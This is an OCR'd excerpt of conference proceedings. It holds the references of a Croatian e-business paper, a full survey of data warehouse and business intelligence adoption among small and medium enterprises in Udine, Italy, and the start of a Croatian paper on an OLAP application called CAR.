


Fig. 5 ETL process



Fig. 6 Application for business activity analysis

REFFERENCES

[1] A. Bažant , Ž. Car, G. Gledec, D. Jevtić, G. Ježić, M. Kunštić, I. Lovrek, M. Matijašević, B. Mikac, Z. Skočir, *Telecommunications - Technology and Market (in Croatian: Telekomunikacije – tehnologija i tržište)*, Element, 1st edition, Zagreb, 2007.

[2] *Electronic trade law (in Croatian: Zakon o elektroničkoj trgovini)*, http://www.zakon.hr/z/199/Zakon-o-elektroni%C4%8Dkoj-trgovini, 4. 2. 2012.

[3] *Electronic document law (in Croatian: Zakon o elektroničkoj ispravi)*, http://www.zakon.hr/z/272/Zakon-o-elektroni%C4%8Dkoj-ispravi, 4. 2. 2012.

[4] *Electronic signature law (in Croatian: Zakon o elektroničkom potpisu)*, http://www.zakon.hr/z/211/Zakon-o-elektroni%C4%8Dkom-potpisu, 4. 2. 2012.

[5] *Accounting law (in Croatian:Zakon o računovodstvu)*, http://www.zakon.hr/z/118/Zakon-o-ra%C4%8Dunovodstvu, 4. 2. 2012.

[6] *Common tax law (in Croatian: Opći porezni zakon)*, http://www.zakon.hr/z/100/Op%C4%87i-porezni-zakon, 4. 2. 2012.

[7] *VAT regulation (in Croatian: Pravilnik o porezu na dodanu vrijednost)*, http://propisi.porezna-uprava.hr/index_open.asp?idPropisa=2201&jid=1&ime=Pravilnik%20o%20porezu%20na%20dodanu%20vrijednost, 4. 2. 2012.

[8] *Development Strategy of e-business in the Republic of Croatia for the perion 2007 – 2010 (in Croatian: Strategija razvitka e-poslovanja u Republici Hrvatskoj za razdoblje 2007. - 2010.)*, Ministry of Economy, Labor and Entrepreneurship, Zagreb, October 2007.

[9] *Council directive 2001/115/EC*, http://eur-lex.europa.eu/LexUriServ/LexUriServ.do?uri=OJ:L:2002:015:0024:0028:EN:PDF, 5. 2. 2012.

[10] M. Bačelić, E-invoice: The state is still losing because they do not change VAT regulation (in Croatian: *E-račun: Država i dalje gubi jer ne mijenja Pravilnik o PDV-u)*, magazine Lider, Zagreb, January 2011.

[11] Z. Skočir, I. Matasić, B. Vrdoljak, D*ata processing (in Croatian: Organizacija obrade podataka)*, 1st edition, Zagreb, 2007.

[12] W. H. Inmon, *Building the Data Warehouse, 4th edition, John Wiley & Sons, 2005.*

[13] M. Golfarelli, S. Rizzi, *Designing the data warehouse: key steps and crucial issues*, Journal of Computer Science and Information Management, 1999.

[14] R. Kimbal, T*he Data Warehouse Toolkit, 2nd edition, John Wiley & Sons, 2002.*

[15] Čičak, A., *E-Business interoperability,* diploma thesis, Zagreb, June 2011.

[16] Lažegić, I., *Using Data Warehouse for e-Business,* diploma thesis, Zagreb, June 2011.

Data Value in Decision Process: Survey on Decision Support System in Small and Medium Enterprises

M. Pighin*, A. Marzona **
* University of Udine, Department of Mathematics and Computer Science, Udine, Italy
maurizio.pighin@uniud.it
** LiberaMente Srl, Udine, Italy
amarzona@mentelibera.it

Abstract – This paper describes a survey on the actual use of Business Intelligence (BI) methodologies in Small Medium Enterprises (SMEs) of Udine district, a medium industrialized area in the North East of Italy. The companies were asked to give answers to a questionnaire prepared by our staff; we got also deeper information through specific interviews. The sample was composed of 45 enterprises different for geographic area, dimension and product specialization. In the paper we describe the rationale, the knowledge target and the methodology of the survey. We review the economical and cultural contest of the district. At last we analyze the results about the effective and desired use of BI as Decision Support System (DSS). We describe business specializations, company fields and typology of enterprises where BI has higher appeal. We remark the different implementations of data-warehouses, the tools of analysis mostly used, the personal involved. In the conclusions we summarize all the result and we discuss about the difficulty of developing correct and effective BI systems in SMEs.

I. INTRODUCTION

One of the main trends in business information systems is the extension of their scope: from the mere support of operational activities to a wider support in decision processes. Until the mid-'90s, the purpose of the major investments in ICT in businesses of all sizes was almost exclusively to support the operational flows, affecting in a more or less complete way the wide executive level that forms the basis of any organization.

For a decade or so, however, attention has also focused on management, looking for solutions that can somehow facilitate the decision-making process and make it faster and objective. Traditionally, the key factors upon which the ability to make "good decisions" are intuition and experience, based on the knowledge of what happens in the organization and in the market. A computer system can certainly not replace the intuition of a decision maker, nor can increase immediately his experience, but may be of great help in understanding the actual dynamics of the business.

The need for adequate tools to support intuition and experience in decision-making process has been stimulated recently by at least three separate factors.

The first factor is the globalization, which requires comparison with an extremely dynamic and complex environment. The second is the growing volume of data within organizations, collected during the operational processes. The last factor is the absence, in ERP systems, of effective solutions specifically designed to support decision processes.

The data warehousing solutions are therefore constructed explicitly on the needs of decision makers, exploiting the information potential of data already present in the company and allowing the objective measurement of organizational dynamics.

The common use of data warehousing tools started in large companies. These are complex organizations that feel the need for tools to measure their key process indexes (KPI) and to steer their strategies.

Soon, however, smaller companies caught the potential of these systems as well.

The growth of the ICT market for data warehouse systems is effective: it has been detected by different studies conducted by several major observatories. The main difficulties seem to be the complexity of calculating the return on investment (ROI) in this direction and, in the companies of smaller size, a cultural predisposition to believe that managers do not need any help.

We wondered how our territory welcomes these innovative solutions: the economic environment of Friuli Venezia Giulia is composed mainly of small size companies, which usually have some resistance to investments not directly related to productivity.

We decided therefore to investigate the use of data warehousing systems in companies in the province of Udine, and in particular in those of the mechanical sector, one of the most articulated and developed in the region.

This work gives an overview of the local economy and describes our survey on decision support systems.

II. DATAWAREHOUSE SYSTEMS

The idea behind data warehousing is to separate analytical processing (OLAP) from data processing related to transactions (OLTP). It produces new databases that integrate and organize primary data from various sources, and make them available for analysis.

Data warehousing can then be defined as a collection of methods, technologies and tools to help knowledge workers to conduct data analysis and decision-making processes aimed at implementing the improvement of information assets.

The basic objective of data warehousing systems is to assist management in decision-making, transforming operational data into usable knowledge. The end user usually has no high computer skills and utilizes the analysis tools sporadically: therefore the analysis tools must be simple, usable in an intuitive way and present data clearly.

III. SURVEY

Over the past twenty years the increase in computerized processes at the operational level has led to the storage of large amounts of data.

The factors that have contributed more than others to growth of computerization has been the increase in the number of laws that the company must follow in its work, in the complexity of products, in the mobility and competition of the market.

The company management can now find support for the decision making process in the available datasets. The data, however, do not always lead information. Knowledge workers target is to find and extract useful information from the company data.

Literature shows that, in the close past, managers responsible for marketing and strategic analysis fixed their attention on the economic performances of the company in terms of costs and revenues.

Today, however, the focus shifts to the outside with the profiling of behaviours (the behaviour of each customer, product, market...).

In order to make strategic decisions, knowledge workers try to contextualize corporate data focusing their relationship with individuals outside the company (customers, suppliers, competitors...) and with internal items (products, plants...).

A. Economical Contest

Before defining the detailed targets of the survey and to explain the methods adopted for its development, we describe the economic environment of the territory under analysis, the province of Udine, Italy.

The data are extracted from the Association of Industrialists of Udine report, from the Research and Statistics Office of the Chamber of Commerce of Udine, and from the Atlas of the Competitiveness of Unioncamere.

The province of Udine with its 4,905 sq km is about 62% of the territory of Friuli Venezia Giulia region and is the largest province in the region not only by extension but also for:

- Concentration of population, with 529,000 inhabitants, representing 44% of regional total
- Number of employees, with 228,000 employees, representing 44% of regional total
- Number of businesses, with 49,500 businesses, 48% of the regional total.

The province of Udine is characterized by the high rate of entrepreneurship: one production company every 9.4 inhabitants. The companies are mainly small ones (such as considering up to 49 people). These affect the total number of employees by 78%.

As for production specialization, the province is divided mainly in two areas, the metal-mechanical production with 1,600 units (26% of total manufacturing) and woodworking and furniture production with 2,020 units (33% of total manufacturing).

Another feature of the Friuli region is represented by its strong propensity to export. The main market is the European Union with 60% of export value, followed by America (especially Northern) (11% of exports) and Asia (8% of exports).

Regarding the type of products exported, the furniture hold primacy, followed by special and general purpose machinery and ferrous materials.

The more imported goods are iron and chemicals from Germany and Austria.

B. Survey Targets

In light of the described economic environment, we have chosen to conduct the survey on the use of Decision Support Systems on mechanical companies.

We are interested to have an overview of the use of decision support systems that it may be, at first, representative of the trends of the entire territory. Companies that fall in this sector are in fact extremely heterogeneous in size, incoming, type of products and processes: they range from steel mills, large manufacturing plants, carpentry, to electronics and precision instruments.

We inquiry how many companies use data warehouse systems, what is their profile, what are the goals and methods of use. We would also like to understand what is the attitude of companies towards these tools and also what are their perspectives.

In general we expect that companies that make greater use of data warehousing systems are those of medium-large size. We believe that small businesses are hardly interested in these systems.

The reason for this hypothesis lies in the characteristics of small businesses: the amount of data to be analyzed is not so important, both for the small size of the business and because the processes which usually allow the collection of information are usually less computerized. Moreover, smaller organizations' proneness to investment is usually low, as well as the attention to new technologies and innovative practices.

We also expect that companies with data warehouses are those with higher technology as more culturally used to innovative tools.

The percentage of exports and foreign relations should have a positive impact on the use of these systems, due to the needs of companies to control, through appropriate means, their position in the global market.

C. Survey Sample

The sample of companies on which the survey was made is extracted from the public lists provided by the Association of Industrialists of Udine.

The choice of our data source depends on the completeness of available information on companies.

Since the very small companies usually do not have the resources to develop their information system consistently, our investigation will target companies with more than 20 employees.

To compose the sample, we divided the companies into 3 categories based on the number of employees using the following classification

Group A: number of employees greater than 100

Group B: number of employees between 51 and100

Group C: number of employees between 21 and 50.

In selecting the companies to be interviewed we adopted a method of sampling reasoned: we took all companies of large and medium-size (Group A and Group B). For C group companies, we made a selection based on sales and company type, looking for a representative sample of each product group and considering only those companies with high income.

D. Knowledge Target

We want to get an overview about:

- General structure of companies
- Characteristics of information systems used to support business processes
- Sectors affected by data analysis and used analysis tools
- Characteristics on the use of data warehouse, if present
- Trends for the future

The ultimate goal remains the definition of a profile of companies using data warehousing systems that allows us to understand whether there are common elements that could be used as indicators of trends, or factors facilitating the cultural approach to Decision Support Systems.

E. Survey Methodology

In conducting the survey we adopted a mixed method, depending on the size of the company and on the presence of data warehousing systems.

Personal interviews were held to Information Systems managers of every large company and of small to medium sized companies that have data warehousing systems.

In the small or medium sized companies without data warehousing systems, the survey was conducted through telephone interviews, considering the fact that in the absence of decision support systems in the questionnaire was reduced to ten short, simple closed questions.

F. Survey Questionnaire

The questionnaire, consisting mainly of closed questions, is divided into three sections:

- The first relating to the presence of an information system and its coverage of business process.
- The second, on the presence of a data warehousing decision support system: this system is investigated in terms of coverage and architecture, period of introduction, difficulties in the phases of design and implementation and usefulness of the available tools.
- The third, through which we collect information useful to consolidate the company profile.

Across thirty-three questions, three investigate the degree of difficulty and perceived usefulness and complexity of the activation process of the DW; their answers are given using a scale-interval method.

Not much space is devoted to open questions, too subjective to be compared easily and quickly among all the companies under investigation.

All the raw data are available - in italian - upon request (the trace of the interviews, the questionnaire and its answers).

IV. Survey Results

In this paragraph we analyse the principal results of the survey describing the aspect relevant to verify our hypothesis on the use of BI methodologies. We leave in background technical and pure statistical aspects. The data are at disposal on request.

The sample under investigation is composed of 45 companies; table 1 describes their group distribution.

Attention over the expectations has been found from large companies where the interest in the survey was high, with a great desire to compare with the business environment to understand how each company fits the current trend.

TABLE 1: SAMPE COMPOSITION

Companies	In sample
Group A	16
Group B	14
Group C	15
Total	**45**

In our sample, companies are also distinguished according to the product market.

We study in detail the classification according to the market because we want to find out any correlation between this and the use of DW. In particular we will try to see if there is any relationship between the technological level of products offered and the use of innovative tools in the company.

With regard to sales volumes, the sample seems fairly different, but does not show a class of income that clearly overrides the other; however the 38% of companies' income is between 5 and 15 million euros (Table 2).

TABLE 2: PARTITIONING BY INCOME

Income in million €	% companies
> 50,0	13%
25,0 – 50,0	9%
15,0 – 25,0	18%
5,0 – 15,0	**38%**
2,5 – 5,0	15%
0,5 – 2,5	7%

Table 3 shows the average age of companies: this is about 36 years of activity, with companies of group B, significantly more recent (29 years) and companies of group A on the market for about 45 years.

The group C companies attest, however, on the average of 31 years.

TABLE 3: COMPANIES' AVERAGE AGE IN SAMPLE

Company	Average start year	Average years of activity	St. Dev.
Group A	1961	45	24
Group B	1977	29	13
Group C	1975	31	13
Total	**1970**	**36**	**18**

Another highlight is the parameter relating to exports or foreign relations shown in Table 4.

TABLE 4: AVERAGE EXPORT PERCENTAGE

Company	% avg. Export
Group A	65%
Group B	41%
Group C	25%
Total	**43%**

High, finally, is the average percentage (75.5%) of companies with quality certification, with extreme values of approximately 94% of companies of group A and 53% of group B.

A. Information system structure

All companies surveyed have an Information System to support the work activity.

Almost all the companies in group A and B provide a function within the corporate organization specifically dedicated to the Information System, with an average number of employees that is about 2.5 for the former and 1.5 for second.

Still far behind are the companies of group C, which reserve a specific function to the information system only in the 26% of cases, while in the remaining 74% the handling of Information System is kept by various executives or even by top management.

TABLE 5: SPECIFIC FUNCTION FOR I.S.

Company	% specific function for I.S.	Avg. number of I.S. staff
Group A	100%	2,4
Group B	93%	1,4
Group C	26%	2
Total	**73%**	**2**

The areas mainly computerized are Administration, Sales, Purchase, Logistics and Production, with a percentage that varies between 100% of the administrative sector and 84% of production and logistics.

TABLE 6: COMPUTERIZED AREAS

Area	Group A	Group B	Group C	Average
Accounting	100%	100%	100%	**100%**
Logistics	94%	93%	67%	**84%**
Sales	94%	100%	93%	**96%**
Purchase	100%	100%	87%	**96%**
Production	100%	86%	67%	**84%**
Quality assur.	87%	57%	60%	**69%**
CRM	44%	21%	13%	**27%**
Control	87%	64%	53%	**69%**

The percentage drops to 69% of companies in the areas of Quality and Control, while still not widely used are the CRM subsystems.

The areas most involved in the data analysis are, as you can imagine, Administration, Sales and Purchase. Logistics, despite having a high percentage of computerization, is less often the subject of data analysis.

B. DW Usage

Contrary to our initial expectations, the declared knowledge of data warehouse is quite high and not only in companies of groups A and B.

TABLE 7: USE OF DATA ANALYSIS PER AREA

Area	Group A	Group B	Group C	Media
Accounting	100%	100%	87%	**95%**
Logistics	69%	43%	33%	**49%**
Sales	88%	93%	100%	**93%**
Purchase	88%	86%	80%	**84%**
Production	88%	71%	73%	**78%**
Quality assur.	75%	36%	47%	**53%**
CRM	31%	21%	6%	**20%**
Control	88%	36%	60%	**62%**

Among the companies of group A, 94% said they were aware of the existence of these systems for the data analysis, while the percentage drops to 50% of companies of group B and 47% of group C.

TABLE 8: DATA WAREHOUSE KNOWLEDGE

Company	% Knowledge
Group A	94%
Group B	50%
Group C	47%
Total	**64%**

The survey showed that 24% of companies use data warehousing systems for data analysis.

In fact, the percentage of use of DW is 50% of group A companies, denoting their particular interest on innovative tools.

Among companies of group B, the percentage drops to 21%, while in Group C are not recorded cases of use.

TABLE 9: DATA WAREHOUSE USAGE

Company	% Usage	% Future usage	% Future usage in short term
Group A	50%	31%	6%
Group B	21%	14%	7%
Group C	0%	33%	20%
Total	**24%**	**26%**	**11%**

As you can see from Table 9, among the companies that still do not have this tool, 26% said they were willing to adopt one for the future, and 11% in the short term.

Very interesting is to note that the percentage increases to 20% of companies of group C, which demonstrates the ongoing orientation of small organizations into decision support systems.

On average, the introduction of the DW in companies was fairly new: except some rare cases, DW systems were introduced in the last 3-5 years.

The companies that use DW systems have the high percentage of export. The use of the data analysis tools could be explained by the need to keep under control the activities of foreign subsidiaries or any international trade (Table 10). The initial assumption is reflected by the survey.

TABLE 10: DW-EXPORT RELATIONSHIP

Company	% Export
Using DW	66%
Not using DW	36%

Inquiring among the companies that use of DW systems we obtain the following distribution according to the market:

TABLE 11: DW USAGE PER PRODUCT MARKET

Product market	% DW usage
Electronic and automation	**66%**
Tools	**66%**
Components and subsupply	**25%**
Mechanic workshop	20%
Machinary production	20%
Carpentry and assembly	16%
Installations	-
Third party work	-
Metal furniture	-

As hypothesized, we note the high percentage (66%) of use of DW systems in companies of Electronics and Automation products; this shows that high-tech companies tend to adopt innovative tools.

The same percentage is found for companies of the Tools market; these companies are younger than the industry average and with a higher proportion of export.

Let us now analyze in more detail some features of DW used by the companies.

The data that flow into the data warehouse comes from ERP sources (in 100% of cases), other external sources (73%) and other internal sources (63%). These percentages confirm the nature of DW as instrument of data reconciliation.

We also found that, in most cases (80%), companies use a simple one-level-architecture system.

Only in 10% of cases data warehouse system is on a two-levels-architecture and the same percentage is for the three-levels-architecture.

TABLE 12: DW ARCHITECTURE USAGE

Architecture	% Company
1 level	80%
2 levels	10%
3 levels	10%

Another factor is the source of the data warehousing system: in the 80% of the cases, the DW was built by the supplier of the ERP system, while in the remaining 20% of cases it was designed by other suppliers or consultants.

This indicates the willingness of companies to have a single partner who already knows the company's information system, and that can understand better its dynamics and needs.

The data related on architecture and implementation of data warehousing systems, having very similar percentages, lead us to examine the possible presence of correlations between these two factors.

The analysis showed that 88% of cases companies that use the same ERP vendor to develop the DW, the used architecture is a simple one-level. It is quite rare the case (12%) in which the vendor proposes more sophisticated solutions. In the set of companies where outside consultants designed the DW system, instead, 50% of DW has a two-levels architecture.

We can therefore conclude that in general ERP vendors also offer solutions for Business Intelligence, but these are of a lower profile compared to solutions proposed by specialized consultants.

The pure Reporting is the most commonly used analysis tool, adopted by all the companies that make use of DW; OLAP tools are used in 73% of companies. Tools for Data Mining are little used, only in 18% of companies.

This survey shows that companies that have decided to adopts DW systems use mainly tools that allow simple and easy reading of the information (Reporting) and tools easy to use, intuitive and interactive (OLAP). Simplicity and timeliness are confirmed once again the essential features. Probably some of the companies that declare to use OLAP tools really utilize only dynamic reporting with some “drill-down” or “roll-up” features offered by several vendors. Similarly, some of the companies that declare to use Data Mining tools really utilize features embedded in some simple data analysis package, like “classification and prediction” or “association” analysis.

TABLE 13: ANALYSIS TOOLS

Tool	Group A	Group B	Group C	Average
Reporting	100%	100%	-	100%
OLAP	75%	67%	-	73%
Data Mining	13%	33%	-	18%

Let us now see generally who is involved in carrying out analysis, and with which frequency.

In most companies the area managers are directly involved in data analysis, but almost never they are the only ones to do so. In fact, depending on the organization and company policies, these tasks are performed also by final users and CEO’s functions.

CEOs are directly involved in the case of companies of group B. In companies of group A the trend is to delegate everything to area managers who then report to the top management. The average number of people that carries out analysis is of about 10.

Finally, the frequency of analysis depends on the type of information needed. There are certain sectors or certain corporate events that will need to be analyzed daily and some other issues that will be "photographed" on a monthly basis.

TABLE 14: DATA ANALYSIS USERS

Role of users	Group A	Group B	Group C	Average
Area managers	88%	67%	-	**82%**
Staff	63%	67%	-	**64%**
CEO	38%	67%	-	**45%**

The general trend is to perform global monthly analysis and to investigate some small data on a daily basis.

In 90% of cases data is updated daily and automatically.

The survey also shows that the budget spent by companies to acquire data warehousing systems is on average between 10,000 € and 20,000 €, while the annual budget for planned maintenance or for any developments of the system is less than 10,000 €.

Asking for a subjective opinion, the simplicity of the analysis tools used, in a scale of 0 to 10, has an average answer value of about 6.5 with a median of 7 and a variance quite low (1.25). This shows a certain uniformity of opinion, considering fairly simple the analysis tools available.

In addition to the degree of simplicity, was also asked to provide an assessment of the usefulness of these tools.

As might be expected, they were found positive with an average value of about 8 on a scale of 0 to 10, with a median of 8.5 and variance1.67.

The activation process of a data warehousing system is analyzed to understand how this step is simple or complex for a company. The survey shows that this process is not very simple: the mean value is 5 (as the median) on a scale of 0 to 10.

Exploring the reasons for this difficulty through the use of open questions, we found various factors that complicate the transition to DW systems. One of the most important is the difficulty in determining what information to require. Besides this, the lack of internal knowledge: the design is almost exclusively dependent on external consultants or on the same suppliers of ERP.

We have investigated also what are the reasons that push companies to invest in business intelligence systems and data warehouse.

Almost 60% of companies say they have been pushed to invest in this direction to be more competitive on the market: competition requires the immediacy of information to take appropriate strategic decisions in the shortest possible time.

Another reason is the need to have a single tool to conduct analysis and obtaining clear and usable information.

Barriers to investment are a lack of knowledge and the cost, often considered too high.

Regarding the cost, the companies evaluate not only the pure cost of the investment, but also the cost in terms of staff time required for education.

V. CONLUSION

At the end of the survey, we had the perception that there is a fairly widespread desire to use methods and tools of business intelligence: companies perceive their utility or their need, given the amount of data that modern transaction systems generate.

A different aspect is how to implement such a requirement.

From a general point of view, there is a clear need to use synthetic indicators that allow to monitor corporate performance and to have crossed and parametric analysis on raw data provided by operational systems. The declared desire is to be more competitive on the market, taking quick and appropriate strategic decisions based on fast and complete information.

The theoretical foundations that underlie the formation of these indicators are fairly consolidated, in the corporate knowledge, much less are foundational aspects and engineering skills with which to build business intelligence systems.

For example, people know the concept of KPIs and Balanced Scorecard, but they do not know clearly how to extract the necessary information from corporate databases to build these indicators in a reliable, fast and repetitive way.

In practice we notice that the instruments used are not always appropriate to the target: often there are solutions that are based on spreadsheets, and that require complex manual operations, copying and recopying data among spreadsheets and tables. These methods generate a significant workload and therefore are disappointing or of limited application. Anyway, the adoption of this method is due to several phenomena.

Software companies often push to solve the informational question through their ERP. Therefore, they tend to develop reporting or interactive investigations as customized ERP functions; in the best case they propose the use of OLAP navigation instruments that read directly the operational database (one-level-architecture). The reasons for this choice may be different: for example, poor knowledge of tools and methodologies of business intelligence; attention mainly directed to operational core business, the ERP system; even some understandable jealousy of their customers, which leads to solutions that are not always optimal from technological and organizational point of view.

Moreover, the survey showed that in most cases data warehousing systems are made by the ERP vendors, thereby demonstrating the desire of companies to turn to suppliers with whom they have already worked and established a relationship of trust rather than relying on consultants and / or specialized external companies.

Producers of business intelligence tools such as browsers or OLAP multidimensional databases management systems, on the other hand, are very oriented to architectural and technological aspects, much less to application and organization. As a result, often the solutions they propose oversimplify the collection, cleaning and physical organization of data. For example, ETL tools they provide "embedded" in the systems are semantically relatively poor and are therefore unlikely to solve properly and autonomously data re-construction and re-organization in data warehouses.

Another example is the need, even for small and medium businesses, to build DW systems with at least a two-levels-architecture. In these solutions analysis is carried on a separate database, the data warehouse, which is fed asynchronously with data taken from the operative sources. In more complex architectures, analysis tool read data from an additional data level, the data-mart level, where data warehouse data is pre-filtered/pre-aggregated for the analysis. Often, however, manufacturers propose one-level-architecture solutions, with the analysis tool connected directly to the operational database. This generally results in a vertical decay of performance and in a unacceptable complexity of user views.

Finally, companies, and particularly the EDP areas, often have an unrealistic idea of data warehousing systems and of the procedures necessary for their construction. Even here the reasons are manifold, but the main phenomena are related to this kind of solutions relative novelty.

The time in which innovative methodologies (a) are proposed in formal terms, (b) are perceived by the market as a whole, (c) are tuned, (d) are successfully transposed to the end user, especially the SMEs, undoubtedly requires years of gestation.

The analysis carried out that the surveyed companies have gained only partial knowledge of data warehousing systems and often they use in a partial and elementary way the available tools.

The trend for the future, however, shows a higher intention to invest in business intelligence tools, especially in SMEs.

The search for competitiveness in the market is one of the main factors driving companies to adopt these systems. The management asks to take the right strategic decisions in the shortest possible time, making the immediacy of information as an essential feature.

Often the lack of a specialized figure within the company is a barrier to investment. To this we add the costs that are deemed too high compared to business needs, the lack of staff resources to be devoted to these new projects and the complexity of the activation of data warehousing.

At this point we can state a profile of the companies that makes use of data warehousing systems:

- They are mostly medium to large companies;
- They are in the market since long time, and have a consolidated position; there are few new companies that use DW systems;

- There is also a correlation between the use of the DW and the percentage of export; companies with higher export percentages are better adapted to DW use because of the need for control over foreign operations: the usefulness of a centralized data warehouse is high;
- The nature of the products may be related to the use of DW; high-tech companies are more likely (from the cultural point of view) to adopt innovative tools than other.

At the end of the survey, as a final thought we believe that the usefulness of data warehousing tools and more generally of decision support systems is still not fully understood in companies; in many cases investments are held back by difficulties to quantify (not only in terms of money) the ROI. To develop further our survey on the usage of DW systems, we plan to check periodically the companies of the set that adopt BI tools, to verify the evidence of some correlation between the usage of these methodologies and the variation of company's performance.

Surely, given the survey results and the expectations expressed by the companies, the adoption of these tools is going to increase, especially in small and medium enterprises seeking to gain competitive market share.

This evolution, however, must go hand in hand with the transformation of corporate culture that must be open to innovation.

REFERENCES

[1] Assinform, "Rapporto sull'informatica, le telecomunicazioni e i contenuti multimediali", 2004, in italian

[2] Alter S., "Information systems: a management perspective", Addison-Wesley, 1999

[3] Bracchi, Francalanci, Motta (2001), Sistemi informativi e Company in rete, McGraw-Hill, in italian

[4] De Witt G., "Informatica moderna e produttività di impresa, F.Angeli, 2001, in italian

[5] Dryden G., Vos J., "The learning revolution", Torrence, 1999

[6] Golfarelli M., Maio D., Rizzi S., "Ingegneria dei sistemi informativi", Esculapio, 2000, in italian

[7] Hussain D., Hussain K.M., "Information systems for business", Prentice Hall, 2005

[8] ISTAT, "L'uso delle tecnologie dell'informazione e della comunicazione nelle imprese", 2005, in italian

[9] Laudon K. and J., "Management dei sistemi informativi", Pearson, 2004

[10] Pasini P., "Tecnologie informatiche e conoscenza manageriale", F.Angeli, 1998, in italian

[11] Pighin, Marzona , "Sistemi informativi aziendali: struttura e applicazioni", Pearson, 2011, in italian

[12] Porter M.E., "Il vantaggio competitivo", Edizioni di Comunità, 2002, in italian

[13] Schultheis R., Summer M., "Management information systems, the manager's view", McGraw-Hill, 1998.

[14] Tagliavini M., Ravarini A., Sciuto D., "Sistemi per la gestione dell'informazione", Apogeo, 2003, in italian

[15] Turban E., McLean E., Wetherbe J., "Information technology for management", Wiley, 2002

[16] Azzalini A., Scarpa B., "Analisi dei dati e data mining", Springer, 2004, in italian

[17] Berson A. and Smith S.J., "Data warehousing, data mining and OLAP", McGraw-Hill, 1997

[18] Berthold M., Hand D.J., "Intelligent data analysis: an introduction", Springer-Verlag, 1999

[19] Del Ciello N, Dulli S., Saccardi A., "Metodi di data mining per il customer relationship management", F.Angeli, 2002, in italian

[20] De Toni, Nassinbeni , 2000, I sistemi a supporto delle decisioni, Franco Angeli, in italian

[21] Giudici P., "Data Mining – Metodi statistici per le applicazioni aziendali", McGraw-Hill, 2005, in italian

[22] Golfarelli M., Rizzi S., "Data Warehouse", McGraw-Hill, 2006, in italian

[23] Han J. Kamber M., "Data Mining – Concepts and techniques", Academic Press, 2001

[24] Hope T, Hope J., "Il nuovo sistema informativo direzionale", F.Angeli, 2000

[25] Kimball R., Ross M., "Data Warehouse", Hoepli, 2003

[26] Quaglini, L., "Business intelligence e knowledge management", F.Angeli, 2004

[27] Thomsen E., "OLAP solutions: building multidimensional information systems", John Wiley & Sons, 1997

[28] Sauter V., "Decision support systems", John Wiley & Sons, 1997

[29] www.assintel.it

[30] www.i-dome.it

[31] www.idgworld.it

[32] www.idc.com

[33] www.datamanager.it

[34] Associazione degli Industriali di Udine: www.assind.ud.it

[35] Camera di Commercio di Udine: www.ud.camcom.it

[36] Camere di Commercio Italia: www.unioncamere.it

[37] Brasini, Freo, Tassinari, Statistica Aziendale e Analisi di Mercato, Il Mulino, 2002, in italian

CAR (Collect-Analyze-Report) Ad hoc baza i korisničko sučelje

Marino Ljubić, Slavko Skular
Multicom d.o.o., Zagreb, Hrvatska
marino.ljubic@multicom-is.hr, slavko.skular@ multicom-is.hr

Rad predstavlja ključne osobine aplikacije CAR, njenih osnovnih komponenti razvijenih u tehnologijama Oracle PL/SQL, Java i JavaScript. Sustav se može opisati kao napredni OLAP mehanizam s mogućnošću dinamičkog kreiranja i modificiranja podatkovnih kocki i njihovih dimenzija prema korisničkim potrebama. Podaci se pohranjuju putem korisnički kreiranih obrazaca ili kroz ETL proces. Aplikacija ima web korisničko sučelje kroz koje se administriraju multidimenzijske baze, određuju izračuni i transformacijska logika, dizajniraju i pregledavaju ulazni obrasci i izvješća, dostavljaju XML datoteke, izvoze analizirani podaci u nekoliko formata. Sigurnosni modul omogućuje administratoru precizno određivanje sigurnosnih privilegija kojima se učinkovito sužava korisnička perspektiva na točno određene dijelove kocke.

I. UVOD

Gotovo cijela današnja informatička industrija zasniva se na relacijskim bazama podataka i visoko standardiziranom SQL-u (Structured Query Language) kao programskom jeziku za dohvat i upravljanje podacima. Operativni, transakcijski sustavi modeliraju se po konceptu treće normalne forme (3NF), dok se u analitičkim aplikacijama i skladištima podataka koristi multidimenzijsko modeliranje, koje u svojoj relacijskoj izvedbi rezultira ROLAP (eng. Relational Online Analytical Processing) sustavom. Unatoč svojim brojnim prednostima (ogromni volumeni podataka, podaci na razini transakcije, dimenzije s vrlo visokom kardinalnošću itd.), u nekim primjenama ROLAP ima evidentne nedostatke u odnosu na MOLAP (Multidimensional Online Analytical Processing) – naizgled vrlo sličan, a opet toliko različit koncept. Planiranje, budžetiranje, alokacije, financijsko izvješćivanje – područja su u kojima nepromjenjiv relacijski model, te standardni SQL pokazuju svoja ograničenja [1].

Osim različitog načina pohrane, MOLAP sustavi imaju vlastiti višedimenzijski jezik koji više liči na izraze u tabličnim kalkulatorima. U ad-hoc izvještajnom sučelju ne odabiru se razine, već pojedinačni članovi dimenzija, što čini ključnu razliku, a uzrokovano je različito organiziranim hijerarhijama. Gledano iz korisničke perspektive, najočitija razlika je u tome što je ROLAP sustav u nadležnosti informatičkog (IT) sektora koji ga projektira i modificira prema funkcijskoj specifikaciji poslovnog sektora. Za razliku od njega, MOLAP je ad hoc sustav kojega samostalno kreira sam poslovni korisnik (administrator, ali ne informatičar), što rasterećuje IT sektor, a korisniku daje osjećaj upravljačke moći i nezavisnosti.

Povodom specifičnih poslovnih zahtjeva na nekoliko, prema poslovnoj tematici, potpuno različitih projekata, razvijeno je inovativno aplikativno rješenje s potencijalom proizvoda. Radi se o interno razvijenom višedimenzijskom logičkom serveru nad fizičkom relacijskom bazom, s pripadajućim korisničkim sučeljem za unos podataka i izvješćivanje. Sustav ima sva vanjska obilježja MOLAP servera, što podrazumijeva visok stupanj generičnosti i skalabilnosti podatkovnog modela (zapisanog u aplikativno održavanim metapodacima), te prirodnu podršku za nebalansirane hijerarhije. Relacijska baza koristi se isključivo kao spremnik podataka, što znači da se ne koristi zvjezdasta struktura (eng. Star Schema), tipična za ROLAP, a nad rezultatima osnovnog SQL upita definira se memorijsko višedimenzijsko polje.

